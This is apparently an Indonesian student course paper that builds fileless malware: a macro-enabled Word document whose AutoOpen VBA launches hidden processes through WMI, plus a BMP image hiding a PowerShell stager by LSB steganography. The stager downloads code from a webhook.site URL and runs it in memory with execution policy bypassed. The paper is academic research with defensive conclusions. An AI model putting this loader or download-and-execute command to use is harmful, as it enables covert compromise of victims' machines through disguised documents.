Implementasi *Fileless Malware* Dengan Pengiriman *Payload* Melalui Steganografi Least Significant Bit (LSB) Pada Citra Digital

Edbert Eddyson Gunawan, 13522039[1,2]
Program Studi Teknik Informatika
Sekolah Teknik Elektro dan Informatika
Institut Teknologi Bandung, Jl. Ganesha 10 Bandung 40132, Indonesia
[1]13522039@std.stei.itb.ac.id, [2]edbert.e.gunawan@protonmail.com

***Abstrak*— Evolusi mekanisme pertahanan siber seperti Antivirus dan Endpoint Detection and Response (EDR) berbasis signature telah mendorong aktor ancaman untuk beralih ke teknik serangan yang lebih canggih, yakni fileless malware. Penelitian ini mengimplementasikan mekanisme pengiriman payload berbahaya yang menggabungkan teknik fileless dengan steganografi Least Significant Bit (LSB) pada citra digital. Metode yang diusulkan memanfaatkan dokumen Microsoft Word yang disisipi skrip VBA sebagai loader. Skrip ini dirancang untuk mengekstraksi kode PowerShell tersembunyi dari piksel citra BMP dan mengeksekusinya secara langsung di memori menggunakan Windows Management Instrumentation (WMI), tanpa menulis berkas executable ke media penyimpanan. Hasil pengujian menunjukkan bahwa teknik manipulasi struktur bit BMP (flipping dan channel swapping) berhasil memungkinkan VBA membaca payload secara linier. Selain itu, penggunaan steganografi efektif mengelabui inspeksi visual, sementara metode eksekusi in-memory berhasil menghindari deteksi statis. Penelitian ini mendemonstrasikan bahwa kombinasi teknik steganografi dan penyalahgunaan Living off the Land Binaries (LOLBins) merupakan vektor ancaman yang signifikan terhadap sistem keamanan konvensional.**

***Keywords*— Fileless Malware, Steganografi LSB, VBA Macro, PowerShell, Keamanan Siber.**

I. PENDAHULUAN

Lanskap keamanan siber kontemporer ditandai oleh perlombaan senjata yang berkelanjutan antara aktor ancaman dan analis keamanan. Mekanisme pengiriman malware tradisional—seperti file eksekusi langsung (.exe), macro berbahaya pada dokumen, serta program tanpa enkripsi—kini menghadapi tingkat deteksi yang tinggi akibat efektivitas solusi Antivirus (AV) dan Endpoint Detection and Response (EDR) berbasis signature serta analisis perilaku heuristik. Kondisi ini mendorong aktor ancaman untuk beralih ke teknik obfuscation guna menyamarkan sifat berbahaya dari payload.

Salah satu teknik yang kembali dimanfaatkan adalah steganografi, yaitu metode penyembunyian informasi di dalam berkas penutup (cover file) yang tampak tidak berbahaya. Berbeda dengan kriptografi yang menyamarkan isi data namun tetap menampakkan keberadaan komunikasi, steganografi bertujuan menyembunyikan keberadaan komunikasi itu sendiri. Ketika dikombinasikan dengan kriptografi modern, teknik ini menghasilkan stegomalware, yaitu ancaman yang mampu menyembunyikan payload dari inspeksi visual sekaligus melindunginya dari analisis konten setelah diekstraksi

Seiring dengan itu, model serangan juga bergeser dari malware konvensional berbasis file ke fileless malware. Alih-alih menulis file eksekusi ke dalam disk—yang rentan terdeteksi oleh sistem berbasis signature—fileless malware mengeksekusi kode berbahaya secara langsung di memori utama (main memory), sehingga mampu menghindari mekanisme deteksi tradisional.

Penyerang memanfaatkan komponen bawaan sistem operasi yang bersifat tepercaya, dikenal sebagai Living off the Land Binaries (LOLBins), untuk menjalankan aktivitas berbahaya. Salah satu vektor serangan yang umum digunakan adalah penyalahgunaan perangkat lunak sah seperti Microsoft Office, di mana skrip berbahaya dimuat dan dieksekusi langsung di memori tanpa meninggalkan artefak fisik pada media penyimpanan.

Makalah ini bertujuan untuk menganalisis mekanisme serangan fileless yang diinisiasi melalui skrip VBA pada dokumen Microsoft Word. Fokus penelitian meliputi pemanggilan PowerShell untuk injeksi kode, pemetaan teknik serangan berdasarkan kerangka kerja MITRE ATT&CK, serta analisis mekanisme deteksi oleh sistem pertahanan modern, khususnya Windows Defender, melalui analisis perilaku dan pemantauan relasi proses induk–anak (parent–child process monitoring).

II. LANDASAN TEORI

A. Fileless Malware

Berbeda dengan *malware* tradisional berbasis berkas yang bergantung pada penulisan *executable file* (.exe) ke dalam disk, *fileless malware* adalah jenis perangkat lunak berbahaya yang tidak menggunakan eksekusi file tradisional untuk melakukan aktivitasnya. Karakteristik utama dari serangan ini adalah kemampuannya untuk beroperasi tanpa menyentuh sistem berkas (file system),

yang memungkinkannya menghindari deteksi oleh sistem keamanan berbasis tanda tangan (signature-based detection).

Serangan *fileless* dianggap sangat berbahaya bagi perusahaan karena persistensinya dan kemampuannya untuk menghindari solusi antivirus standar. Untuk mencapai tujuan, malware ini memanfaatkan fitur dari sistem operasi itu sendiri dengan menggunakan alat-alat terpercaya yang sudah terinstal secara *default*. Dalam ekosistem Windows, penyerang sering mengeksploitasi kerentanan pada perangkat lunak yang sah seperti Microsoft Office, PDF viewer, atau peramban web untuk memuat skrip berbahaya langsung ke memori utama (main memory) tanpa meninggalkan jejak fisik pada penyimpanan lokal.

Siklus hidup serangan fileless umumnya terdiri dari tiga fase yaitu vektor serangan, mekanisme eksekusi, dan injeksi ke memori. Pertama penyerang menargetkan korban melalui metode seperti phishing atau URL berbahaya, ini yang menentukan vektor atau jalur untuk mencapai ke korban. Selanjutnya dilakukan eksekusi lode berbahaya awal dengan membuat entri registry untuk persistensi atau menggunakan objek WMI (Windows Management Instrumentation) dengan VBScript/JScript untuk memanggil PowerShell. Terakhir PowerShell mengeksekusi program berbahaya langsung ke dalam memori proses yang sah (misalnya regsvr32.exe atau rundll32.exe), sehingga sistem terkompromi tanpa adanya file binary yang ditempatkan dalam *disk*.

B. Steganografi Citra

Salah satu teknik yang paling banyak digunakan untuk menyembunyikan pesan di dalam citra digital adalah metode Least Significant Bit (LSB). Dalam praktik steganografi, metode ini sering dipilih karena proses penyisipan dan pengambilan pesan yang relatif mudah. Prinsip kerja LSB adalah dengan mengganti bit paling tidak signifikan pada representasi biner media penampung.

Sebagai ilustrasi, misalkan sebuah citra digital berukuran $m \times n$ piksel, sehingga total terdapat mn piksel. Setiap piksel tersusun atas tiga komponen warna, yaitu merah (R), hijau (G), dan biru (B), di mana masing-masing komponen direpresentasikan oleh 8 bit. Penyisipan pesan dilakukan dengan memodifikasi bit paling kanan dari setiap komponen warna tersebut. Dengan cara ini, satu piksel dapat menyimpan hingga 3 bit informasi rahasia.

Tabel 1. 3 piksel pertama dari citra

R	G	B
11110110	10101110	10001011
11001100	11111000	10101010
11111110	11111111	11110101

Tabel 2. 3 piksel pertama dari citra

R	G	B
1111011**1**	1010111**1**	1000101**1**
1100110**1**	1111100**1**	1010101**1**
1111111**1**	1111111**1**	1111010**1**

Penggunaan metode LSB bertujuan untuk mengurangi perubahan visual pada citra sehingga perbedaan sebelum dan sesudah penyisipan pesan sulit dikenali oleh pengamat. Sebagai contoh, perhatikan representasi biner dari tiga piksel pertama sebuah citra dengan nilai LSB awal 001 000 011 seperti yang ditunjukkan pada Tabel 1. Apabila pesan "111 111 111" disisipkan ke dalam piksel tersebut, maka nilai biner hasil modifikasi akan berubah seperti yang diperlihatkan pada Tabel 2, di mana hanya bit paling tidak signifikan yang mengalami perubahan.

C. Living off the Land Binaries (LOLBins)

Konsep Living off the Land mengacu pada taktik di mana penyerang menggunakan biner sistem operasi yang sah dan terpercaya (LOLBins) untuk melakukan operasi berbahaya. Penggunaan alat-alat ini mempersulit deteksi forensik dan memungkinkan penyerang bersembunyi di balik proses sistem yang normal. Dua komponen LOLBins utama yang digunakan dalam penelitian ini adalah PowerShell dan WMI.

PowerShell adalah kerangka kerja manajemen konfigurasi dan otomatisasi tugas yang terdiri dari shell baris perintah dan bahasa skrip terkait. Fleksibilitasnya yang tinggi menjadikannya alat yang populer di kalangan penyerang untuk melakukan berbagai tahap intrusi. PowerShell memiliki kemampuan untuk memuat skrip secara dinamis ke dalam memori tanpa menulis apa pun ke sistem berkas, menjadikannya vektor utama dalam serangan fileless. Selain itu, PowerShell sering digunakan untuk melewati deteksi antivirus dan mempertahankan persistensi dalam sistem target.

WMI adalah infrastruktur manajemen data dan operasi pada sistem operasi Windows. Sejak kemunculannya, WMI telah menjadi populer di kalangan penyerang karena kemampuannya untuk melakukan pengintaian sistem, deteksi lingkungan virtual (VM), eksekusi kode, dan pergerakan lateral dalam jaringan. WMI memungkinkan penyerang untuk membangun backdoor murni tanpa menjatuhkan satu pun berkas ke sistem berkas, serta dapat digunakan untuk mengeksekusi skrip berbahaya seperti VBScript atau JScript langsung di memori guna menghindari solusi Antivirus.

D. VBA Pada Microsoft Office

Visual Basic for Applications (VBA) adalah implementasi bahasa pemrograman event-driven milik Microsoft yang tertanam di sebagian besar aplikasi Microsoft Office. Meskipun ditujukan untuk otomatisasi tugas yang sah, VBA sering disalahgunakan sebagai dropper atau peluncur tahap awal (initial stager) dalam rantai serangan siber. Penyerang memanfaatkan fitur seperti AutoOpen atau Document_Open untuk memicu eksekusi kode secara otomatis saat dokumen dibuka oleh korban. Dalam konteks fileless malware, makro VBA berfungsi untuk memanggil LOLBins (seperti PowerShell atau WMI) untuk mengunduh dan mengeksekusi payload

utama dari memori, seperti yang terlihat pada varian ransomware PowerWare

III. IMPLEMENTASI

Implementasi sistem ini terdiri dari dua modul utama yang bekerja secara berurutan: penyisipan kode berbahaya (embedding) dan eksekusi terselubung (execution).

A. Malware Loader

```
Private Sub WMIShell(shellCmd As
String)
    Dim strComputer As String
    Dim objWMIService As Object
    Dim objStartup As Object
    Dim objConfig As Object
    Dim objProcess As Object
    Dim intReturn As Integer
    Dim intProcessID As Long

    strComputer = "."
    Set objWMIService =
GetObject("winmgmts:\\" & strComputer
& "\root\cimv2")
    Set objStartup =
objWMIService.Get("Win32_ProcessStart
up")
    Set objConfig =
objStartup.SpawnInstance_
    objConfig.ShowWindow = 0 ' Show
window for debugging

    Set objProcess =
GetObject("winmgmts:\\" & strComputer
& "\root\cimv2:Win32_Process")

    intReturn =
objProcess.Create(shellCmd, Null,
objConfig, intProcessID)

    If intReturn = 0 Then
        ' MsgBox "Process started
successfully. PID: " & intProcessID
    Else
        ' MsgBox "Failed to start
process. Error code: " & intReturn
    End If
End Sub
```

Kode VBA ini bertindak sebagai mekanisme pemicu (trigger) yang memanfaatkan fitur administratif Windows, yaitu Windows Management Instrumentation (WMI).

Mekanisme Kerja: Sub-rutin WMIShell menginisiasi koneksi ke layanan WMI lokal (root\cimv2). Alih-alih menggunakan fungsi Shell standar VBA yang mungkin terdeteksi heuristik antivirus, kode ini menggunakan kelas Win32_Process untuk membuat proses baru.

Teknik Evasion: Fitur kunci dalam implementasi ini adalah pengaturan objConfig.ShowWindow = 0. Konfigurasi ini memerintahkan sistem operasi untuk menjalankan proses tanpa memunculkan jendela antarmuka grafis (stealth mode), sehingga aktivitas eksekusi payload tidak terlihat oleh pengguna. Teknik penggunaan WMI untuk eksekusi kode tersembunyi ini sejalan dengan karakteristik serangan fileless yang memanfaatkan alat bawaan sistem (Living off the Land Binaries) untuk menghindari deteksi.

B. Payload Generator


Komponen ini ditulis dalam Python dan bertanggung jawab untuk menyembunyikan payload (perintah PowerShell) ke dalam media gambar BMP menggunakan teknik Least Significant Bit (LSB).

Pada Pra-pemrosesan Data, Payload string ditambahkan dengan terminator "====" untuk menandai akhir data saat ekstraksi, kemudian dikonversi menjadi aliran bit biner.

Pada Proses Manipulasi Struktur BMP: Bagian paling krusial dari algoritma ini adalah penyesuaian struktur data memori agar sesuai dengan struktur fisik file BMP.

Selanjutnya, kode melakukan flipping vertikal dan penukaran kanal warna (RGB ke BGR) menggunakan perintah $pixels = pixels[::-1, :, ::-1]$. Langkah ini diperlukan karena format BMP standar menyimpan data piksel dari bawah-ke-atas (bottom-up) dan dalam urutan warna Blue-Green-Red. Tanpa langkah ini, loader VBA yang membaca file secara sekuensial (byte demi byte dari disk) akan membaca data yang teracak.

Terakhir, Penyisipan LSB: Bit payload disisipkan dengan mengganti bit terakhir dari setiap byte piksel pada array yang telah datar (flattened).



Gambar 1. Alur Logika proses penyisipan paylaod ke cover image


IV. PENGUJIAN

Pada bab ini, dilakukan simulasi serangan end-to-end untuk memvalidasi efektivitas mekanisme fileless malware yang telah dirancang. Pengujian dilakukan dalam lingkungan terkendali menggunakan perangkat berbasis sistem operasi Windows yang memiliki perangkat lunak Microsoft Word terinstal.

Vektor serangan utama yang dipilih adalah dokumen Microsoft Word dengan format .docm (Macro-Enabled). Pemilihan vektor ini didasarkan pada prevalensi teknik Social Engineering, di mana target (seperti staf administrasi atau keuangan) sering kali dikelabui untuk membuka dokumen yang tampak sah. Dalam pengujian ini, dokumen diberi nama "Laporan Keuangan Malicious.docm" untuk meningkatkan kredibilitas di mata korban.

Tahap pertama pengujian melibatkan penyiapan server Command and Control (C2) sederhana menggunakan layanan Webhook.site. Layanan ini berfungsi untuk mendeteksi permintaan masuk (incoming request) dari malware dan mengirimkan respons berupa skrip PowerShell tahap kedua (second-stage payload).

Konfigurasi respons pada Webhook diatur sebagai berikut:



Gambar 2. Konfigurasi webhook untuk menyimpan payload tambahan

Payload yang disisipkan pada respons server adalah:

```
powershell.exe -ExecutionPolicy
Bypass -WindowStyle Hidden -noprofile
-noexit -c "Set-Content
C:\Users\WazeAzure\hacked.txt 'You
have been hacked'"
```

Skrip ini bertujuan sebagai Proof of Concept (PoC) untuk membuktikan bahwa penyerang memiliki kemampuan Remote Code Execution (RCE). Perintah Set-Content akan membuat sebuah file teks baru bernama hacked.txt pada direktori pengguna, yang menandakan bahwa sistem telah berhasil dikompromikan.

Langkah selanjutnya adalah menyembunyikan downloader script ke dalam citra BMP menggunakan modul builder.py. Downloader script ini berfungsi sebagai jembatan untuk mengambil payload utama dari server C2. Perintah yang digunakan untuk stager (kode yang disisipkan ke gambar) adalah:

```
powershell.exe -ExecutionPolicy
Bypass -WindowStyle Hidden -noprofile
-noexit -c if ([IntPtr]::Size -eq 4)
{(new-object
Net.WebClient).DownloadString(\'https
://webhook.site/9a39ea1f-ca7f-4986-
8a3a-5d3f46b0c45c\') | iex } else {
(new-object
Net.WebClient).DownloadString(\'https
://webhook.site/9a39ea1f-ca7f-4986-
8a3a-5d3f46b0c45c\') | iex }
```

Net.WebClient.DownloadString(...) Adalah Perintah untuk menginstruksikan PowerShell mengunduh konten teks dari URL C2 yang telah disiapkan sebelumnya. Sedangkan iex (Invoke-Expression) memungkinkan konten yang diunduh tidak disimpan ke hard disk, melainkan langsung dieksekusi di dalam memori (RAM).

Parameter -ExecutionPolicy Bypass dan -WindowStyle Hidden digunakan untuk menghindari restriksi eksekusi skrip lokal dan menyembunyikan jendela terminal dari pandangan pengguna.

Proses penyisipan dijalankan menggunakan skrip Python builder:


```
(.venv) C:\Users\WazeAzure\Documents\GitHub\Paper-Kriptografi\malware>python builder.py
[+] Saved stego BMP: infected_stego.bmp

(.venv) C:\Users\WazeAzure\Documents\GitHub\Paper-Kriptografi\malware>
```

Gambar 3. Prose penyisipan ke citra digital

Hasil dari proses steganografi ini menghasilkan file gambar baru bernama infected_stego.bmp. Secara visual, tidak terdapat perbedaan yang dapat dilihat oleh mata telanjang antara gambar asli (clean_cover.bmp) dengan gambar yang telah disisipi kode berbahaya (infected_stego.bmp), sehingga teknik ini efektif untuk mengelabui inspeksi visual.

Gambar 4. Perbandingan Visual Citra Asli dan Steganografi

Tahap Selanjutnya yaitu melakukan eksekusi serangan. Pengujian dilanjutkan dengan membuka file dokumen target "Laporan Keuangan Malicious.docm". Saat dokumen dibuka, fitur Macro AutoOpen() secara otomatis memicu fungsi ekstraktor.



Gambar 5. Tampilan Dokumen Word

```
Sub AutoOpen()
    ExtractAndExecute
End Sub

Private Sub WMIShell(shellCmd As String)
    Dim strComputer As String
    Dim objWMIService As Object
    Dim objStartup As Object
    Dim objConfig As Object
    Dim objProcess As Object
    Dim intReturn As Integer
    Dim intProcessID As Long

    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = 0 ' do not show window

    Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")

    intReturn = objProcess.Create(shellCmd, Null, objConfig, intProcessID)

    If intReturn = 0 Then
        ' MsgBox "Process started successfully. PID: " & intProcessID
    Else
        ' MsgBox "Failed to start process. Error code: " & intReturn
    End If
End Sub
```


Gambar 6. Tampilan kode macro

Mekanisme penyembunyian aktivitas (evasion) diimplementasikan pada level VBA menggunakan WMI (Windows Management Instrumentation). Pada kode macro, baris berikut menjadi kunci utama dalam menjaga kerahasiaan proses:

```
objConfig.ShowWindow = 0 ' do not show window
```

Konfigurasi ShowWindow = 0 memastikan bahwa proses PowerShell yang diluncurkan oleh Word berjalan di latar belakang (background), sehingga pengguna tidak menyadari adanya aktivitas mencurigakan yang sedang berlangsung.

Indikator keberhasilan serangan ditandai dengan munculnya file hacked.txt pada sistem korban sesuai dengan instruksi yang dikirimkan oleh server C2.



Gambar 7. Bukti Keberhasilan Eksekusi (File Hacked.txt Terbentuk)

Keberadaan file hacked.txt mengonfirmasi bahwa seluruh rantai serangan—mulai dari ekstraksi LSB pada gambar, injeksi perintah ke PowerShell, pengunduhan payload dari C2, hingga eksekusi kode di memori—telah berjalan dengan sukses tanpa interaksi lebih lanjut dari pengguna selain membuka dokumen awal.

V. KESIMPULAN

Berdasarkan implementasi dan pengujian yang telah dilakukan, dapat disimpulkan bahwa kombinasi teknik

fileless malware dan steganografi LSB efektif dalam menyembunyikan payload berbahaya. Citra digital berformat BMP mampu menampung skrip stager PowerShell tanpa menimbulkan distorsi visual yang terdeteksi secara kasat mata, sehingga berhasil mengelabui pengguna maupun mekanisme inspeksi konten statis. Keberhasilan ekstraksi payload oleh skrip VBA sangat bergantung pada penyesuaian struktur data citra pada sisi builder, khususnya melalui pembalikan vertikal dan penukaran kanal warna agar urutan bit yang dibaca oleh file stream Windows sesuai dengan data yang disisipkan. Selain itu, pemanfaatan Living off the Land Binaries (LOLBins) seperti WMI dan PowerShell dengan parameter eksekusi tersembunyi terbukti efektif untuk menjalankan kode secara *stealth* tanpa memunculkan antarmuka pengguna maupun meninggalkan artefak executable pada media penyimpanan. Temuan ini menunjukkan bahwa dokumen berekstensi .docm masih menjadi vektor serangan yang signifikan, terutama ketika dikombinasikan dengan rekayasa sosial, serta menegaskan bahwa pendekatan keamanan berbasis signature tidak lagi memadai dan perlu dilengkapi dengan deteksi berbasis perilaku untuk mengidentifikasi anomali eksekusi dan aktivitas jaringan yang tidak wajar.

VI. UCAPAN TERIMA KASIH

Segala puji dan rasa syukur penulis panjatkan ke hadirat Tuhan Yang Maha Esa atas berkat dan rahmat-Nya yang melimpah sehingga penulis dapat menyelesaikan makalah ini dengan baik. Penulis mengucapkan terima kasih yang sebesar-besarnya kepada Dr. Ir. Rinaldi, M.T., selaku dosen mata kuliah IF4020 Kriptografi (kelas K01), atas ilmu dan bimbingan yang telah diberikan sehingga sangat membantu dalam penyusunan makalah ini. Selain itu, penulis juga menyampaikan apresiasi dan terima kasih yang tulus kepada orang tua penulis atas dukungan dan motivasi yang tiada henti selama proses penyusunan makalah ini.

REFERENCES

[1] Elastic Security Labs, Detecting Living-off-the-land attacks with new Elastic Integration, Elastic, 2022 (blog/white-paper style). [Online]. Available: https://www.elastic.co/security-labs/detecting-living-off-the-land-attacks-with-new-elastic-integration

[2] Kaspersky Lab. "Fileless attacks against enterprise networks," Securelist, Feb. 2017. [Online]. Available: https://securelist.com/fileless-attacks-against-enterprise-networks/77403/

[3] J. Fridrich, "Steganography in Digital Media: Principles, Algorithms, and Applications," Cambridge University Press, 2009.

[4] Microsoft, "PowerShell Security Considerations," Microsoft Documentation, 2023. [Online]. Available: https://learn.microsoft.com


[5] Microsoft, "Visual Basic for Applications (VBA) Overview," Microsoft Documentation, 2023. [Online]. Available: https://learn.microsoft.com

[6] MITRE, "MITRE ATT&CK®: Enterprise Matrix," MITRE Corporation, 2024. [Online]. Available: https://attack.mitre.org

PERNYATAAN

Dengan ini saya menyatakan bahwa makalah yang saya tulis ini adalah tulisan saya sendiri, bukan saduran, atau terjemahan dari makalah orang lain, dan bukan plagiasi.

Bandung, 26 Desember 2025



Edbert Eddyson Gunawan, 13522039